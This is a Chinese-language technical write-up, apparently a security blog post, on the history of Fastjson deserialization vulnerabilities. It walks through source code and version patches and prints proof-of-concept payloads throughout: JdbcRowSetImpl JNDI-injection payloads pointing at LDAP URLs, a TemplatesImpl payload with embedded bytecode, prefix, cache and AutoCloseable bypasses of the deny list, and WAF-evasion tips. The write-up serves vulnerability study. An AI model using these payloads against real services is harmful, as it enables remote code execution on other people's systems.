- JSON中的键&值均可使用unicode编码 & 十六进制编码（可用于绕过WAF检测）
- JSON解析时会忽略双引号外的所有空格、换行、注释符（可用于绕过WAF检测）
- 为属性赋值相关的代码位于setValue方法中
- 反序列化时是可以调用 `get` 方法的，只是有一定的限制

Fastjson 反序列化漏洞史


看了上面的代码，想必大家也应该能够猜到漏洞发生在什么地方，很明显，由于Fastjson在 `1.2.24` 版本下默认开启 `autoType` ，导致攻击者可以控制 `@type` 中的类为任意类，此时如果某个类的 `get` 、 `set` 等方法中存在漏洞，就可以被恶意利用，与Jackson一致，不过不同的是，Fastjson设计 `autoType` 并不是为了兼容Java的某些特性，而是单纯为了开发者节约时间...然而Jackson设计 `Default Typing` 是为了能够兼容Java中多态的特性。

Demo

上面写了这么多，还没有亲手感受一下Fastjson反序列化漏洞的具体利用流程，下面我通过一个简单的Demo来演示基本的利用流程：

```
package com.p1g3.fastjson;

import com.alibaba.fastjson.JSON;

import java.io.IOException;

public class Attack {
    public static void main(String[] args) {
        String json_payload = "{\"@type\":\"com.p1g3.fastjson.Payload\",\"command\":\"open
/System/Applications/calculator.app\"}";
        JSON.parseObject(json_payload);
    }
}

class Payload{
    private String command;

    public void setCommand(String command) throws IOException {
        Runtime.getRuntime().exec(command);
    }
}
```

当运行Attack类对payload进行反序列化时即可触发RCE：



上面的反序列化过程其实很简单，根据 `@type` 创建完Payload对象后，会调用它的 `setCommand` 方法，此时即可触发笔者写下的恶意代码 `Runtime.exec` ，从而造成RCE。实际的漏洞也是如此，只不过笔者写的是最简单的一种方式，在大多数情况下的调用栈要比这复杂的多。下面我会通过对历史产生的Payload进行复现，并通过POC来了解漏洞利用的原理，从而加深对Fastjson反序列化漏洞的印象。

JDBC Gadget

POC：

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://localhost:389/obj","autoCommit":true}
```

上面这条链算是最开始的 `Fastjson` 反序列化的POC，利用的类从 `payload` 上可以看出是使用的 `com.sun.rowset.JdbcRowSetImpl` ，利用到的属性为 `dataSourceName` 以及 `autoCommit` ，那么利用的肯定是这两个属性相关的 `set` 、 `get` 方法，这里实际上利用的是 `setAutoCommit` ：

```
public void setAutoCommit(boolean var1) throws SQLException {
        if (this.conn != null) {
            this.conn.setAutoCommit(var1);
        } else {
            this.conn = this.connect();
            this.conn.setAutoCommit(var1);
        }

    }
```

在该方法中会调用 `connect` 方法：

```
protected Connection connect() throws SQLException {
        if (this.conn != null) {
            return this.conn;
        } else if (this.getDataSourceName() != null) {
            try {
                InitialContext var1 = new InitialContext();
                DataSource var2 = (DataSource)var1.lookup(this.getDataSourceName());
```

`connect` 方法中存在 `lookup` 的调用，存在JNDI注入，因为 `dataSourceName` 是我们可控的，所以思路很明确，利用JNDI注入来攻击，实际利用的方式有好几种，比如RMI、LDAP、LDAP中的反序列化等，但是与Fastjson无关，这些涉及到其他链了，我在Jackson反序列化一文中也已经记录过，不再重复记录。

TemplatesImpl Gadget

POC：

```
{
  "rand1": {
    "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
    "_bytecodes": [
  "yv66vgAAADQAJgoAAwAPBwAhBwASAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBAARBYUFhAQAMSW5uZXJDbGFzc2VzAQAdTGNvbS9sb25nb2ZvL3Rlc3QvVGVzdDMkQWFBYTsBAApTb3VyY2VGaWxlAQAKVGVzdDMuamF2YQwABAAFBwATAQAbY29tL2xvbmdvZm8vdGVzdC9UZXN0MyRBYUFhAQAQamF2YS9sYW5nL09iamVjdAEAFmNvbS9sb25nb2ZvL3Rlc3QvVGVzdDMBAAg8Y2xpbml0PgEAEWphdmEvbGFuZy9SdW50aW1lBwAVAQAKZ2V0UnVudGltZQEAFSgpTGphdmEvbGFuZy9SdW50aW1lOwwAFwAYCgAWABkBAARjYWxjCAAbAQAEZXhlYwEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9Qcm9jZXNzOwwAHQAeCgAWAB8BABNBYUFhNzQ3MTA3MjUwMjU3NTQyAQAVTEFhQWE3NDcxMDcyNTAyNTc1NDI7AQBAY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL3J1bnRpbWUvQWJzdHJhY3RUcmFuc2xldAcAIwoAJAAPACEAAgAkAAAAAAACAAEABAAFAAEABgAAAC8AAQABAAAABSq3ACWxAAAAAgAHAAAABgABAAAAHAAIAAAADAABAAAABQAJACIAAAAIABQABQABAAYAAAAWAAIAAAAAAAq4ABoSHLYAIFexAAAAAACAA0AAAACAA4ACwAAAAoAAQACABAACgAJ"
    ],
    "_name": "aaa",
    "_tfactory": {},
    "_outputProperties": {}
  }
}
```

这条链的利用方式与Jackson一文中的一样，我将其单独拿出来记录是因为个人觉得应该写写为什么这里会调用到 `getOutPutProperties` ，笔者前面有记录过，如果Fastjson要调用某个属性的 `get` 方法，那么该 `get` 方法的返回值必须为某些类的子类：

```
public synchronized Properties getOutputProperties() {
        try {
            return newTransformer().getOutputProperties();
        }
        catch (TransformerConfigurationException e) {
            return null;
        }
    }
```

该方法的返回值为 `Properties` ，而 `Properties` 继承于HashTable，而HashTable又实现了 `Map` ，所以满足 `Map.class` 的条件，并且该属性没有 `set` 方法，这也是为什么会调用 `getOutPutProperties` 的核心原理。后续的与Jackson中的基本一致，不再继续记录。

对Fastjson中patch的绕过

Fastjson在 1.2.25 版本中进行了第一次修复，将之前默认开启的 autoType 设置为默认关闭，并且增加了一次白名单的验证，此时如果再进行反序列化则没办法正常反序列化，因为 autoType 已经被关闭：

```
Exception in thread "main" com.alibaba.fastjson.JSONException Create breakpoint : autoType is not support. com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
    at com.alibaba.fastjson.parser.ParserConfig.checkAutoType(ParserConfig.java:844)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:322)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:517)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1327)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1293)
    at com.alibaba.fastjson.JSON.parse(JSON.java:137)
    at com.alibaba.fastjson.JSON.parse(JSON.java:128)
    at com.alibaba.fastjson.JSON.parseObject(JSON.java:201)
    at com.p1g3.fastjson.Attack.main(Attack.java:20)
```

Bypass（loadClass）

我们尝试手动开启 autoType ：

```
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
```

再次进行反序列化，发现还是会报错：

```
Exception in thread "main" com.alibaba.fastjson.JSONException Create breakpoint : autoType is not support. com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
    at com.alibaba.fastjson.parser.ParserConfig.checkAutoType(ParserConfig.java:822)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:322)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:517)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1327)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1293)
    at com.alibaba.fastjson.JSON.parse(JSON.java:137)
    at com.alibaba.fastjson.JSON.parse(JSON.java:128)
    at com.alibaba.fastjson.JSON.parseObject(JSON.java:201)
    at com.p1g3.fastjson.Attack.main(Attack.java:22)
```

此时已经不是 autoType 是否开启的问题了，而是因为该类再 Fastjson 的黑名单中，跟入调用栈，可以发现对 @type 的处理会优先调用 checkAutoType 方法：


```
if (key == JSON.DEFAULT_TYPE_KEY && !lexer.isEnabled(Feature.DisableSpecialKeyDetect)) {
                        ref = lexer.scanSymbol(this.symbolTable, '"');
                        Class<?> clazz = this.config.checkAutoType(ref, (Class)null);
```

也就是将 TypeUtil.loadClass 转为了通过 checkAutoType 方法来loadClass，下面是方法主体：

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
        if (typeName == null) {
            return null;
        } else {
            String className = typeName.replace('$', '.');
            if (this.autoTypeSupport || expectClass != null) {
                int i;
                String deny;
                for(i = 0; i < this.acceptList.length; ++i) {
                    deny = this.acceptList[i];
                    if (className.startsWith(deny)) {
                        return TypeUtils.loadClass(typeName, this.defaultClassLoader);
                    }
                }

                for(i = 0; i < this.denyList.length; ++i) {
                    deny = this.denyList[i];
                    if (className.startsWith(deny)) {
                        throw new JSONException("autoType is not support. " + typeName);
                    }
                }
            }

            Class<?> clazz = TypeUtils.getClassFromMapping(typeName);
            if (clazz == null) {
                clazz = this.deserializers.findClass(typeName);
            }

            if (clazz != null) {
                if (expectClass != null && !expectClass.isAssignableFrom(clazz)) {
                    throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
```

```
                    } else {
                        return clazz;
                    }
                } else {
                    if (!this.autoTypeSupport) {
                        String accept;
                        int i;
                        for(i = 0; i < this.denyList.length; ++i) {
                            accept = this.denyList[i];
                            if (className.startsWith(accept)) {
                                throw new JSONException("autoType is not support. " + typeName);
                            }
                        }

                        for(i = 0; i < this.acceptList.length; ++i) {
                            accept = this.acceptList[i];
                            if (className.startsWith(accept)) {
                                clazz = TypeUtils.loadClass(typeName, this.defaultClassLoader);
                                if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
                                    throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
                                }

                                return clazz;
                            }
                        }
                    }

                    if (this.autoTypeSupport || expectClass != null) {
                        clazz = TypeUtils.loadClass(typeName, this.defaultClassLoader);
                    }

                    if (clazz != null) {
                        if (ClassLoader.class.isAssignableFrom(clazz) || DataSource.class.isAssignableFrom(clazz)) {
                            throw new JSONException("autoType is not support. " + typeName);
                        }

                        if (expectClass != null) {
                            if (expectClass.isAssignableFrom(clazz)) {
                                return clazz;
                            }

                            throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
                        }
                    }

                    if (!this.autoTypeSupport) {
                        throw new JSONException("autoType is not support. " + typeName);
                    } else {
                        return clazz;
                    }
                }
            }
        }
```

checkAutoType 方法中主要有两个验证，一个是白名单一个是黑名单，当 @type 对应的类在白名单内时就会直接通过 loadClass 返回对应的类，如果在黑名单内则直接抛出异常， 1.2.25 的黑名单有下面这些：



他会判断类名是否以黑名单的内容开头，如果是则抛出异常，因为我们使用的类为 `com.sun`，所以能够成功命中规则，导致这里没能正确加载类。

但是笔者之前也记录了loadClass的一些特性，如果类以 `L...;` 或者以 `[` 这种字符开头时，则在 `loadClass` 内部会将这些字符进行截断，比如：

```
Lcom.sun.; => com.sun.
[com.sun. => com.sun.
```

利用这种解析差异，就可以绕过这次的 `checkAutoType` 函数：

```
{"@type":"Lcom.sun.rowset.JdbcRowSetImpl;","dataSourceName":"ldap://localhost:1389/Object","autoCommit":true}
{"@type":"[com.sun.rowset.JdbcRowSetImpl"[{"dataSourceName":"ldap://127.0.0.1:1389/Exploit","autoCommit":true]}
```

后续的修复无非就是针对于 `L` 以及 `;` 以及 `[` 的修复，在第一次修复时只修复了 `L`，而且修复方式十分奇葩：

> 判断了className前后是不是 `L` 和 `;`，如果是，就截取第二个字符和到倒数第二个字符。所以1.2.42版本的checkAutotype绕过就是前后双写 `LL` 和 `;;`，截取之后过程就和1.2.25~1.2.41版本利用方式一样了。

所以绕过也十分奇葩，直接双写绕过就行了，第二次修复判断了是否以 `L` 开头和 `;` 结尾，此时可以直接利用 `[` 来进行绕过，第三次修复是判断是否以 `;` 结尾并且判断是否以 `[` 开头，此时就没有办法从loadClass层绕过了。

缓存绕过

在上面的loadClass已经没有办法绕过时，有师傅挖到了一种无需开启 `autoType` 也能RCE的方式，具体POC如下：

```
[{
        "@type": "java.lang.Class",
        "val": "com.sun.rowset.JdbcRowSetImpl"
    },
{
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "ldap://localhost:1389/Object",
        "autoCommit": true
    }
]
```

在 `Fastjson` 对 `@type` 进行解析时，会先判断该类是否在白名单内，是就直接放行而不进行后续判断，此时第一次获取到的Class为 `java.lang.Class`，该类对应的 `Deserializer` 为 `MiscCodec`，在后续会调用其 `deserialize` 方法，在该方法中会首先获取到 `val` 所对应的值：

```
Object objVal;  objVal: "com.sun.rowset.JdbcRowSetImpl"
if (parser.resolveStatus == 2) {
    parser.resolveStatus = 0;
    parser.accept( token: 16);
    if (lexer.token() != 4) {
        throw new JSONException("syntax error");
    }

    if (!"val".equals(lexer.stringVal())) {
        throw new JSONException("syntax error");
    }

    lexer.nextToken();  lexer: JSONScanner@562
    parser.accept( token: 17);
    objVal = parser.parse();
    parser.accept( token: 13);
```

这里的 `objVal` 即为 `com.sun.rowset.JdbcRowSetImpl` ，最后返回的是通过loadClass得到的该val所对应的Class对象：

```
if (clazz == Class.class) {  clazz: "class java.lang.Class"
    return TypeUtils.loadClass(strVal, parser.getConfig().getDefaultClassLoader());
```

由于Fastjson具有缓存机制，所以默认会将每次 `deserializer` 方法获取到的value缓存在一个Map中：

```
try {
    ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();
    if (contextClassLoader != null && contextClassLoader != classLoader) {
        clazz = contextClassLoader.loadClass(className);
        mappings.put(className, clazz);
        return clazz;
```

在第二次进行 `checkAutoType` 方法时，由于并没有开启 `autoType` 也没有expectClass，所以会暂时不进行第一次的黑名单检查：

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {  typeName: "com.sun.rowset.JdbcRowSetImpl"  expectClass: null
    if (typeName == null) {
        return null;
    } else {
        String className = typeName.replace( oldChar: '$',  newChar: '.');  className: "com.sun.rowset.JdbcRowSetImpl"
        if (this.autoTypeSupport || expectClass != null) {  autoTypeSupport: false  expectClass: null
            int i;
            String deny;
            for(i = 0; i < this.acceptList.length; ++i) {
                deny = this.acceptList[i];  acceptList: {}
                if (className.startsWith(deny)) {
                    return TypeUtils.loadClass(typeName, this.defaultClassLoader);  defaultClassLoader: null
                }
            }

            for(i = 0; i < this.denyList.length; ++i) {
                deny = this.denyList[i];  denyList: {"bsh", "com.mchange", "com.sun.", "java.lang.Thre..., "java.net.Socke..., + 17 m
                if (className.startsWith(deny)) {  className: "com.sun.rowset.JdbcRowSetImpl"
                    throw new JSONException("autoType is not support. " + typeName);
                }
            }
        }

        Class<?> clazz = TypeUtils.getClassFromMapping(typeName);  typeName: "com.sun.rowset.JdbcRowSetImpl"
```

此时会直接从缓存中通过Name来获取Class对象，而前面通过 `java.lang.Class` 已经把该Class对象存入缓存了，此时可以正常获取到Class对象，于是就绕过了 `autoType` 以及黑名单。


对于这次绕过的修复方式是将 `mapping` 的缓存默认设置为False，这就导致攻击者没有办法从缓存中获得类，同时也无法绕过 `autoType` 了。

AutoCloseable

POC：

```
String json_payload = "{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"xxx\"}";
```

在后面版本的修复中又出现了一次绕过，在Mapping中可以找到 `AutoCloseable` 类对应的Class：



于是后面没有经过黑名单的检查就直接将Class返回了：

```
if (clazz != null) {  clazz: "interface java.lang.AutoCloseable"
    if (expectClass != null && !expectClass.isAssignableFrom(clazz)) {
        throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
    } else {
        return clazz;
    }
```

此时获取到的 `Deserializer` 为 `JavaBeanDeserializer` ，在反序列化的过程中，因为没有匹配到 `Field` ，所以会通过 `scanSymbol` 方法获取一个key，这里的key对应为JSON中的第二个键，即 `@type` ，在后续会通过 `stringVal` 的方式获得该键对应的值，在POC中对应为 `xxx` 。

随后会将expectClass与对应的值一同传入 `checkAutoType` 方法中：

```
Class<?> expectClass = TypeUtils.getClass(type);  type: "interface java.lang.A
userType = config.checkAutoType(ref, expectClass);
deserizer = parser.getConfig().getDeserializer(userType);
```

由于第二个类不在黑名单中，所以前面的判断都能过，最后会通过 `loadClass` 方法获得Class对象：

```
if (this.autoTypeSupport || expectClass != null) {
                    clazz = TypeUtils.loadClass(typeName, this.defaultClassLoader);
                }
```

最后会判断该类是否为 `expectClass` 的子类，如果是，就直接返回：

```
if (expectClass != null) {
                        if (expectClass.isAssignableFrom(clazz)) {
                            return clazz;
                        }
```


至此，如果将第二个 `@type` 的值设置为 `AutoCloseable` 的子类，就能获取其 `Class` 对象，随后就是正常的反序列化了，在子类里找 `set` 、 `get` 方法实施攻击。

以一个Demo为例：

```
class Payload implements java.lang.AutoCloseable{
    private String command;

    public void setCommand(String command) throws IOException {
        Runtime.getRuntime().exec(command);
    }

    @Override
    public void close() throws Exception {

    }
}
```

Payload类实现了 `AutoCloseable` 接口，并且有一个危险的 `set` 方法，此时通过 `AutoCloseable` 即可成功获得Payload的Class对象，后续通过对Deserializer的调用实现对 `set` 方法的调用，最后RCE：

```
String json_payload = "{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"com.p1g3.fastjson.Payload\",\"command\":\"open
/System/Applications/calculator.app\"}";
```



绕过autoType加载类方式总结

- Fastjson内置支持的JDK类
- 继承了AutoCloseable的类
- 白名单中的类

为什么某些类不需要开启autoType也能探测后端是否使用Fastjson


在没学习Fastjson反序列化之前，就有听师傅们说过Fastjson有的POC不需要开启autoType也能够探测后端是否使用了Fastjson，当时十分好奇对应的原理，下面来研究一下，以如下payload为例：

```
{"@type":"java.net.InetAddress","val":"http://dnslog"}
